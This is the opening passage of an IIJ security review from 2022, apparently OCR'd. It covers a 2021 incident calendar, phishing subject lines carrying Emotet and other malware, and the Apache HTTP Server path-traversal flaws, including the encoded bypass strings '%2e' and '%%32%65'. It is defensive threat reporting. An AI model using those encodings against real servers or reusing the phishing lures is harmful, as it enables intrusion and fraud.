
IIR

Internet
Infrastructure
Review

May.2022
Vol.54



Periodic Observation Report

SOC Report

Focused Research (1)

Creating a mac_apt Plugin (Part 1)

Focused Research (2)

The Internet in Crimea: Changes in Connectivity Revealed by an Analysis of Routing Data

IIJ
Internet Initiative Japan

Internet Infrastructure Review

May 2022 Vol.54

© Internet Initiative Japan Inc.

Executive Summary

Russia's invasion of Ukraine began on February 24, 2022. Information on wars in the 21st century comes to us not only through traditional media such as TV but also directly through a range of sources via the Internet. To make proper sense out of the huge amount of information coming through, the receivers of that information need to educate themselves in advance and dispassionately scrutinize the information they receive. Yet it feels like the effort to do this is confounded by the sheer, overwhelming amount of information the Internet thrusts into the world.

Meanwhile, we are also seeing reports of attacks on Internet-based information systems, including DDoS attacks and system intrusions, as well as reports about the possibility of the Internet being divided up by a shutdown of DNS for ru domains or the severing of connections between networks. We are now bearing witness to the great impact of war on the Internet, which has become our global social infrastructure.

The news that SIM cards, in addition to food, water, and the like, were being distributed as part of the relief effort to Ukrainian refugees was also a reminder of how important the Internet is. I can only pray that the Internet will not be disrupted by the war and instead prove useful in bringing an end to this situation as soon as possible.

The IIR introduces the wide range of technology that IIJ researches and develops, comprising periodic observation reports that provide an outline of various data IIJ obtains through the daily operation of services, as well as focused research examining specific areas of technology.

Chapter 1 presents our SOC Report, our periodic observation report for this edition. IIJ's SOC analyzes data obtained through the operation of IIJ's services, data that it collects independently, and data from external sources. Since 2017, we have published information on threats we have observed and a range of security topics through wizSafe Security Signal. The report here looks at security developments IIJ's SOC has been focusing on, including an analysis of suspicious email subject lines related to COVID-19, vulnerabilities in Apache HTTP Server and Apache Log4j, cryptocurrency-related port scanning activity, and phishing sites.

The focused research report in Chapter 2 looks at mac_apt, a forensic analysis framework being developed for macOS. mac_apt implements enough features to make it a useful tool for macOS forensic analysis (rare in comparison with what's available for Windows). mac_apt uses plugins to analyze a range of artifacts. This report is the first of a two-part series on the basics of creating a mac_apt plugin. It goes over the code used in plugins already implemented and what the author has learned from actually creating plugins.

In our second focused research report, in Chapter 3, the author presents his findings on how Internet connectivity in Crimea has changed since Russia annexed the peninsula in 2014. As its name suggests, the Internet is a network of interconnected networks, and an analysis of Internet routing data can reveal the state of the interconnections. The report paints a detailed picture of how Crimea's Internet connectivity is being incorporated into Russia.

Through activities such as these, IIJ strives to improve and develop its services on a daily basis while maintaining the stability of the Internet. We will continue to provide a variety of services and solutions that our customers can take full advantage of as infrastructure for their corporate activities.

Junichi Shimagami

Mr. Shimagami is a Senior Executive Officer and the CTO of IIJ. His interest in the Internet led to him joining IIJ in September 1996. After engaging in the design and construction of the A-Bone Asia region network spearheaded by IIJ, as well as IIJ's backbone network, he was put in charge of IIJ network services. Since 2015, he has been responsible for network, cloud, and security technology across the board as CTO. In April 2017, he became chairman of the Telecom Services Association of Japan MVNO Council.

SOC Report

1.1 Introduction

IIJ launched the wizSafe security brand in 2016 and works constantly to create a world in which its customers can use the Internet safely. The SOC communicates a variety of information on security issues via the wizSafe Security Signal[*1] site and conducts analyses of threat information using IIJ's Data Analytics Platform, which collects logs from IIJ services.

This report summarizes a year's worth of our SOC's observations and communicates information in a format that makes it easy to revisit past events. Section 1.2 looks at security topics that rose to prominence in Japan in 2021 in a calendar format, and Section 1.3 discusses observations our SOC analysts focused on in a variety of categories.

1.2 2021 Security Summary

Tables 1 and 2 show the security incidents that the SOC focused on from among those that rose to prominence in 2021.

[*1] wizSafe Security Signal (https://wizsafe.iij.ad.jp/).

© Internet Initiative Japan Inc.

Table 1: Incident calendar (January–May)

Month	Summary/URL(s)
January	**Europol (the EU's law enforcement agency) announced that Operation Ladybird, a joint effort among eight countries, had taken down attack infrastructure used by the Emotet malware.** (Europol) "World's most dangerous malware EMOTET disrupted through global action" https://www.europol.europa.eu/newsroom/news/world%E2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action
January	**A foreign security company announced that Dnsmasq contains a DNS cache poisoning vulnerability and a buffer overflow vulnerability. This series of vulnerabilities is named DNSpooq.** (JSOF) https://www.jsof-tech.com/disclosures/dnspooq/
January	**SonicWall announced that it had confirmed a zero-day attack on its SMA 100 series of SSL-VPN appliances. It later announced that the zero-day attack exploited a vulnerability (CVE-2021-20016) allowing unauthenticated remote access to credentials via SQL injection in build versions 10.x of the products.** (SonicWall) "Additional SMA 100 Series 10.x and 9.x Firmware Updates Required [Updated April 29, 2021, 12:30 P.M. CST]" https://www.sonicwall.com/support/product-notification/urgent-patch-available-for-sma-100-series-10-x-firmware-zero-day-vulnerability-updated-feb-3-2-p-m-cst/210122173415410/"Vulnerability List" https://psirt.global.sonicwall.com/vuln-detail/SNWLID-2021-0001
January	**It was revealed that part of the source code of programs used in the systems of several Japanese companies had been released on GitHub.**
February	**A number of users who use certain features such as Salesforce Communities reported that the improper configuration of access control permissions in the relevant products meant that information had been made viewable to third parties when it was not supposed to be.** (NISC) https://www.nisc.go.jp/pdf/policy/infra/salesforce20210129.pdf
February	**A staffing agency announced that a Web server managing its comprehensive career change information site had been subject to unauthorized external access and that around 210,000 online user resumes may have been viewed.**
February	**Soliton Systems announced that some versions of the file/data transfer appliance FileZen contain an OS command injection vulnerability (CVE-2021-20655). A version that fixes the vulnerability was released the following month.** (Soliton Systems) https://www.soliton.co.jp/support/2021/004334.html
March	**Microsoft released a security update covering several vulnerabilities in Microsoft Exchange Server. The vulnerabilities fixed included remote code execution vulnerabilities already confirmed to have been exploited (CVE-2021-26855, CVE-2021-26857, CVE-2021-26858, CVE-2021-27065). CVE-2021-26855 is also known as ProxyLogon.** (Microsoft) https://msrc-blog.microsoft.com/2021/03/02/20210303_exchangeoob/
March	**A foreign security company reported that many attacks exploiting zero-day vulnerabilities in Accellion FTA file transfer appliance servers were being observed.** (FireEye) https://www.fireeye.com/blog/jp-threat-research/2021/02/accellion-fta-exploited-for-data-theft-and-extortion.html
March	**A consulting firm disclosed that personal information it had received from national and local government agencies, including names and addresses, may have been leaked after a third party gained unauthorized access to its servers and infected them with ransomware.** (Landbrains) http://www.landbrains.co.jp/hp/doc/210302.pdf https://www.landbrains.co.jp/hp/doc/210519.pdf
April	**A foreign security company disclosed a set of nine vulnerabilities related to the DNS protocol's message compression affecting the TCP/IP stacks in FreeBSD, IPNet, NetX, and Nucleus NET. It refers to these vulnerabilities collectively as NAME:WRECK.** (Forescout) https://www.forescout.com/research-labs/namewreck/
April	**A government agency announced that its COVID-19 vaccination booking system for healthcare professionals contains a fault that allows the personal information of people booked into the system to be viewed by using an analysis tool to perform a specific operation on the system. Personal information on around 270,000 people booked into the system—including name, date of birth, occupation, and vaccination coupon number—was accessible.** (Tokyo Metropolitan Government) https://www.metro.tokyo.lg.jp/tosei/hodohappyo/press/2021/04/28/20.html
May	**A foreign oil pipeline operator announced that it had taken steps to temporarily suspend operations due to a ransomware-based cyberattack. The US Federal Bureau of Investigation (FBI) later announced that a group called DarkSide was responsible for the attack.** (FBI) https://www.fbi.gov/news/pressrel/press-releases/fbi-statement-on-compromise-of-colonial-pipeline-networks
May	**The operator of a matchmaking app disclosed that unauthorized external access to the app's servers may have resulted in the leak of around 1.71 million images used for age verification, including images of driver's licenses, health insurance cards, passports, and My Number cards.** (Net Marketing Co. Ltd.) https://www.net-marketing.co.jp/news/5873/
May	**A Japanese electrical equipment manufacturer announced that some projects that use a project information sharing tool that it provides were subject to unauthorized third-party access, resulting in some stored customer information being exposed. The exposed information includes information from multiple government agencies.** (Fujitsu) https://pr.fujitsu.com/jp/news/2021/05/25.html https://pr.fujitsu.com/jp/news/2021/08/11.html https://pr.fujitsu.com/jp/news/2021/09/24-3.html https://pr.fujitsu.com/jp/news/2021/12/9-1.html

Table 2: Incident calendar (June–December)

Month	Summary/URL(s)
June	**Foreign security experts released proof-of-concept (PoC) code for a vulnerability in Windows Print Spooler called PrintNightmare. The PoC was intended as an attack method against a privilege elevation vulnerability (CVE-2021-1675) in Windows Print Spooler that was fixed in a Microsoft monthly security update, but it was revealed that the code could exploit a remote code execution vulnerability (CVE-2021-34527) that is different from CVE-2021-1675. The following month, Microsoft released a special security update that included a fix for the vulnerability.** (Microsoft) https://msrc-blog.microsoft.com/2021/07/06/20210707_windowsprintspooleroob/
June	**A foreign company that provides comprehensive IT management software announced that systems providing its IT system monitoring, automation, and other services fell victim to a supply chain attack exploiting a zero-day vulnerability in the company's products. The supply chain attack infected customers of managed service providers (MSPs) with ransomware.** (Kaseya) https://www.kaseya.com/potential-attack-on-kaseya-vsa/
July	**A foreign security company revealed an elevation of privilege vulnerability (CVE-2021-3438) in printer drivers provided by multiple companies. It estimated that millions of printers worldwide were vulnerable.** (SentinelOne) https://labs.sentinelone.com/cve-2021-3438-16-years-in-hiding-millions-of-printers-worldwide-vulnerable/
July	**Microsoft announced that software in Windows 10 Version 1809 and later contains an elevation of privilege vulnerability (CVE-2021-36934) due to flaws in Access Control Lists (ACLs) on multiple system files. A fix was not available when the vulnerability was disclosed. As a workaround, Microsoft recommended fixing registry file ACLs and deleting shadow copies created by the Volume Shadow Copy Service (VSS). The vulnerability was fixed in the following month's monthly security update.** (Microsoft) https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36934
August	**Foreign security experts released details of ProxyShell vulnerabilities (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207) in Microsoft Exchange Server. The vulnerabilities were fixed by Microsoft's monthly security updates for April and May.** (DEVCORE) https://devco.re/blog/2021/08/22/a-new-attack-surface-on-MS-exchange-part-3-ProxyShell/
August	**A foreign security group released information about a vulnerability (CVE-2021-33766) called ProxyToken in Microsoft Exchange Server. The vulnerability was fixed by the monthly security update released in July.** (Zero Day Initiative) https://www.zerodayinitiative.com/blog/2021/8/30/proxytoken-an-authentication-bypass-in-microsoft-exchange-server
August	**A foreign mobile communications company announced that its systems had fallen victim to a cyberattack, resulting in information on around 50 million current customers, prepaid customers, former customers, and prospective customers being compromised.** (T-Mobile) https://www.t-mobile.com/news/network/additional-information-regarding-2021-cyberattack-investigation
September	**The Apache Software Foundation released Apache HTTP Server 2.4.49, a security update addressing vulnerabilities in Apache HTTP Server. A vulnerability (CVE-2021-41773) due to the fix made in 2.4.49 was discovered, however, and 2.4.50 was released the following month. As that fix was found to be insufficient, 2.4.51 was released a few days later to fix the remaining vulnerability (CVE-2021-42013).** (Apache Software Foundation) https://httpd.apache.org/security/vulnerabilities_24.html#2.4.50 https://httpd.apache.org/security/vulnerabilities_24.html#2.4.51
September	**Microsoft announced that MSHTML contains a remote code execution vulnerability (CVE-2021-40444). An attacker could exploit the vulnerability by creating an Office document that exploits ActiveX controls in Internet Explorer and causing a user to open the document. Exploits had already been detected when the vulnerability was published. A security update program that fixes the vulnerability was released the same month.** (Microsoft) https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-40444
October	**A telecommunications carrier announced that social media phishing messages claiming to be from the company's service resulted in users being defrauded of their funds. The messages tricked users into installing a fake app and entering their PIN. The company revealed that around 1,200 users had been affected, with damages totalling roughly 100 million yen.** (NTT Docomo) https://www.nttdocomo.co.jp/info/notice/page/211002_00.html
November	**Emotet activity resumed from around mid-November, and IPA and other security organizations issued warnings.** (IPA) https://www.ipa.go.jp/security/announce/20191202.html
November	**JPCERT/CC announced an increase in reports of phishing aimed at obtaining webmail service account information.** (JPCERT/CC) https://www.jpcert.or.jp/at/2021/at210049.html
November	**A foreign domain registrar announced that unauthorized access to its managed hosting system resulted in information on up to 1.2 million customers being exposed.** (GoDaddy) https://aboutus.godaddy.net/newsroom/company-news/news-details/2021/GoDaddy-Announces-Security-Incident-Affecting-Managed-WordPress-Service/default.aspx
December	**The Apache Software Foundation announced that Apache Log4j 2 contains a remote code execution vulnerability (CVE-2021-44228) and released a fixed version. As the fix was insufficient, however, new vulnerabilities (CVE-2021-44832, CVE-2021-45046, CVE-2021-45105) were discovered, leading to a string of fixes being released.** (Apache Software Foundation) https://logging.apache.org/log4j/2.x/security.html#log4j-2.15.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.16.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.0 https://logging.apache.org/log4j/2.x/security.html#log4j-2.17.1

1.3 Security Topics

This section looks at key topics our analysts focused on from among attacks detected by our SOC in 2021.

1.3.1 Analysis of Suspicious Email Subject Lines (2021)

Like 2020, 2021 also brought many topics and events of considerable interest to people. Specific examples include companies promoting remote work to guard against COVID-19 infections and the government's use of states of emergency to combat the spread of COVID-19. Other talking points included the spread of COVID-19 variants and vaccination-related topics. Our SOC, meanwhile, observed cyberattack emails that made use of topics under the spotlight in 2021. This section looks at observational data on attack emails with subject lines that included words of particular interest in the context of 2021. We go over the following three types of email subjects.

- Subject lines related to COVID-19 and vaccines
  Emails with subjects that include COVID-19 terms directly (e.g., SARS-CoV-2, corona) as well as vaccines used to prevent infections.

- Subject lines related to remote work and government pronouncements
  Emails with subjects that include words associated with remote work (e.g., home work, telework) and words associated with government pronouncements (e.g., state of emergency, lockdown).

- Subject lines about meeting invitations
  Emails with subjects that include words associated with meeting notifications and invitations.

We used these words to analyze subject lines for the following three reasons. Interest in words associated with COVID-19 itself and the vaccines was likely high because of the emergence of variants and the start of vaccine rollouts[*2]. Interest in words associated with remote work and government pronouncements was likely high because of the government encouraging the use of remote work and declaring states of emergency[*3]. And we also looked at words associated with meeting invitations because companies and other organizations are migrating their information systems into the cloud and the number of companies making use of online meetings (one example of a cloud service) is rising[*4].

First, we graph detections of these three word types in subject lines during the year (Figure 1). The figures are normalized so that the total number of emails detected for each word type during the period corresponds to 100% on the vertical axis.

Figure 1 shows that we detected a lot of attack emails in January, which we confirmed were carrying downloaders for the information-theft malware Emotet. Europol (the EU's law enforcement agency) announced on January 27 that the Emotet attack infrastructure had been taken down, and the SOC did not receive any emails carrying an Emotet




Figure 1: No. of Attack Emails Detected with 3 Word Types Relevant to 2021 in the Subject Line (2021)

[*2] NHK, World vaccination overview (https://www3.nhk.or.jp/news/special/coronavirus/vaccine/world_progress/, in Japanese).

[*3] Ministry of Internal Affairs and Communications, Promotion of telework (https://www.soumu.go.jp/main_sosiki/joho_tsusin/telework/, in Japanese).

[*4] Ministry of Internal Affairs and Communications, 2021 White Paper on Information and Communications in Japan (https://www.soumu.go.jp/johotsusintokei/whitepaper/ja/r03/html/nd105210.html, in Japanese).

downloader between February and October[5]. Unfortunately, Emotet did resurface, and the SOC again began detecting emails with Emotet downloaders from November. Note that Trickbot was also observed being used to facilitate Emotet infections on November 14[6].

Emails containing words associated with COVID-19 and the vaccines

Throughout 2021, we detected a lot of emails with attachment that used words associated with COVID-19 and the vaccines. Aside from January and its high volume of Emotet detections, we detected many such emails in April, May, and August. A characteristic of emails detected in these months is that they were designed to be less likely to be perceived as suspicious and less likely to be detected by security devices. Table 3 shows examples of emails detected in April, May, and August.

The subject line of the email detected in May indicates it contains guidelines on COVID-19. The From header of this email contains who[.]com, suggesting it is designed to look like it is from the World Health Organization (WHO). Emails from this domain can be mistaken as being genuine unless you know the correct WHO domain. WHO has issued a warning about attack emails purporting to be from WHO and urging people to check that the domain in the sender's address is who.int, WHO's official domain[7].

Table 3: Examples of Emails Using Words Associated with COVID-19 and the Vaccines

Month	Subject line	Malware
April	<Name of delivery agent> Customer Advisory - COVID-19 ECRS Update 5	Agent Tesla
May	4TH WAVE OF COVID-19 READ FOR URGENT GUIDELINES	FormBook
August	COVID-19 fight in a strike last to receive the virus tears	BuerLoader
August	COVID-19 a long as the findings and crew in the CDC	BuerLoader
August	COVID-19 have provided theyre vaccinated people fully immunized with travel and	BuerLoader




Figure 2: No. of Attack Emails Detected with 3 Word Types Relevant to 2021 in the Subject Line (excl. Emotet; 2021)

[5] Europol, "World's most dangerous malware EMOTET disrupted through global action" (https://www.europol.europa.eu/media-press/newsroom/news/world%e2%80%99s-most-dangerous-malware-emotet-disrupted-through-global-action).

[6] Cyber.WTF, "Guess who's back" (https://cyber.wtf/2021/11/15/guess-whos-back/).

[7] WHO, "Beware of criminals pretending to be WHO" (https://www.who.int/about/cyber-security).

In August, we detected email with a downloader for the malware BuerLoader attached. The email had the following characteristics.

- **Part of the From header is one of the following, and upon dividing the string into words, it appears the sender is pretending to be an institution or healthcare professional associated with COVID-19.**
  - covidregions[.]com
  - covidhospitalgeer[.]com
  - covidadministration[.]com
  - covid-19callcenter[.]com
- **The previous BuerLoader was written in C, but the variant observed in August was coded in Rust. This means it may not be detectable with old detection signatures**[*8]**.**

With interest in the Delta COVID-19 variant growing in August, attackers look to have used COVID-19 themes in their attacks around that time[*9]. And the BuerLoader downloaded in these attacks was designed to avoid detection by security devices.

Emails containing words associated with remote work and government pronouncements

We observed many Emotet attacks among emails containing words associated with remote work and government pronouncements (Table 4). We detected many emails with words associated with remote work in January and many with words associated with government pronouncements in January and December. Below are specific examples of emails detected in January and December. We confirmed that all of these emails were carrying the Emotet downloader.

The Japanese government declared a state of emergency in January, and this is probably why attackers sent out emails pretending to be about the state of emergency declaration, and about remote work, which companies promoted in response. In December, we detected emails about the state of emergency being lifted as well as a redeclaration. The state of emergency declared in 2021 was in place until September 30, and the government did not redeclare one in December. We surmise that attackers may have used the term "state of emergency", despite

Table 4: Examples of Emails Using Words Associated with Remote Work and Government Pronouncements

Month	Subject line
January	Fwd: Information on telework roles
January	Re: [Info] About dispatching telework advisors (<name of local government>)
January	Work attendance at time of health examination
January	Notice on our response to COVID-19 infections
January	Response following issuance of state of emergency
December	Re: Our Group's response to the lifting of the COVID-19 state of emergency
December	Fwd: Our Group's response following the lifting of the COVID-19 state of emergency
December	RE: State of emergency declaration
December	RE: Our Group's thorough response to the COVID-19 state of emergency redeclaration

[*8] Proofpoint, "New Variant of Buer Loader Written in Rust" (https://www.proofpoint.com/us/blog/threat-insight/new-variant-buer-loader-written-rust).

[*9] Proofpoint, "As Delta Variant Spreads, COVID-19 Themes Make Resurgence In Email Threats" (https://www.proofpoint.com/us/blog/threat-insight/delta-variant-spreads-covid-19-themes-make-resurgence-email-threats).

one not actually having been declared, in order to pique users' interest.

■ Emails containing words associated with meeting invitations

We detect a lot of emails containing the name of a company or organization among emails that used words associated with meeting invitations. We have also determined that the number of emails about meeting invitations detected in 2020 and 2021 was higher than in 2019. This is possibly because, with online meetings being used in an increasing number of situations as companies migrate to the cloud, attackers are crafting attack emails to look like meeting invitations in an effort to reduce suspicion. We were not able to find any association between the month in which we detected these emails and prominent events that took place in Japan at the time. Table 5 shows examples of emails containing words associated with meeting invitations.

■ Summary

In 2021, attackers sent out many emails containing content associated with the prominent themes of COVID-19, remote work, and meeting invitations. And we discovered that attackers had been using a range of techniques to make their attacks succeed. As of end-December 2021, the COVID-19 Omicron variant had spread throughout the world, and interest in COVID-19-related content no doubt remains high. So we expect to continue to see attack emails taking advantage of such themes of high interest to people. Steps to guard against suspicious emails include not carelessly opening email attachments and looking carefully at the sender's email address.

1.3.2 Two vulnerabilities that made waves in 2021

Two sets of Apache software vulnerabilities made waves in the latter half of 2021. One was a set of Apache HTTP Server vulnerabilities (CVE-2021-41773[*10], CVE-2021-42013[*11]) disclosed in October. Initially considered a path traversal vulnerability, CVE-2021-41773 was later also designated a Remote Code Execution (RCE) vulnerability and marked as critical, the most serious category. The other was a set of Apache Log4j vulnerabilities (CVE-2021-44228[*12], CVE-2021-45046[*13]) that allowed RCE. These were disclosed in December and, as with the Apache HTTP Server vulnerabilities, were marked critical. In both cases, a single software update was insufficient to patch the vulnerabilities and attack activity continued to appear. This section details these two critical sets of vulnerabilities and summarizes what our SOC observed.

■ Apache HTTP Server vulnerabilities (CVE-2021-41773, CVE-2021-42013)

On October 4 (US time), the Apache Software Foundation released Apache HTTP Server 2.4.50 (web server software) containing a fix for a path traversal vulnerability

Table 5: Examples of Emails Using Words Associated with Meeting Invitations

Month	Subject line	Malware
January	Re: Invitation emails for “executive test meeting” being sent out	Emotet
April	[<Company name>] Request for Meeting on Construction works in Jordan -<Project name>	STRRAT
June	Meeting Notification	Snake Keylogger
December	Meeting schedule	Emotet

[*10] MITRE, “CVE-2021-41773” (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-41773).

[*11] MITRE, “CVE-2021-42013” (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-42013).

[*12] MITRE, “CVE-2021-44228” (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44228).

[*13] MITRE, “CVE-2021-45046” (https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-45046).

(CVE-2021-41773) in Apache HTTP Server 2.4.49[14]. The vulnerability occurred because the "%2e" and "%2E" percent encodings of the "." character, which is used to traverse paths in HTTP requests, were not taken into account. This made it possible to read files located outside the document root and execute remote code via CGI scripts. Apache HTTP Server 2.4.50 attempted to fix this by also checking for "%2e" and "%2E". An investigation by our analyst[15], however, revealed that path traversal was still possible because strings like "%%32%65", which re-encodes "%2e", were being recursively parsed as percent encodings, and we reported this to the Apache Security Team[16]. Apache HTTP Server 2.4.51, which fixes CVE-2021-42013, was subsequently released on October 7[17]. We observed attacks targeting the above two vulnerabilities in our honeypots (Figure 3).

Our SOC began detecting attacks on October 6, immediately after CVE-2021-41773 was disclosed, and this activity persisted through the end of 2021 and is ongoing in 2022. By day of week, around 24.1% of the activity is focused on Fridays and less than 10% on Sundays and Mondays. Due to timezone differences, the observed decline on Sundays and Mondays in Japan corresponds to a decline in attack activity on Saturdays and Sundays abroad. Some 85.7% of all attacks were using "%2e", but since October 9, immediately after CVE-2021-42013 was disclosed, we have also observed patterns that use recursive encoding since.

These vulnerabilities can be addressed by updating to Apache HTTP Server 2.4.51 or later. Please consider updating to the latest release if you are currently running an affected version.

Apache Log4j vulnerabilities (CVE-2021-44228, CVE-2021-45046)

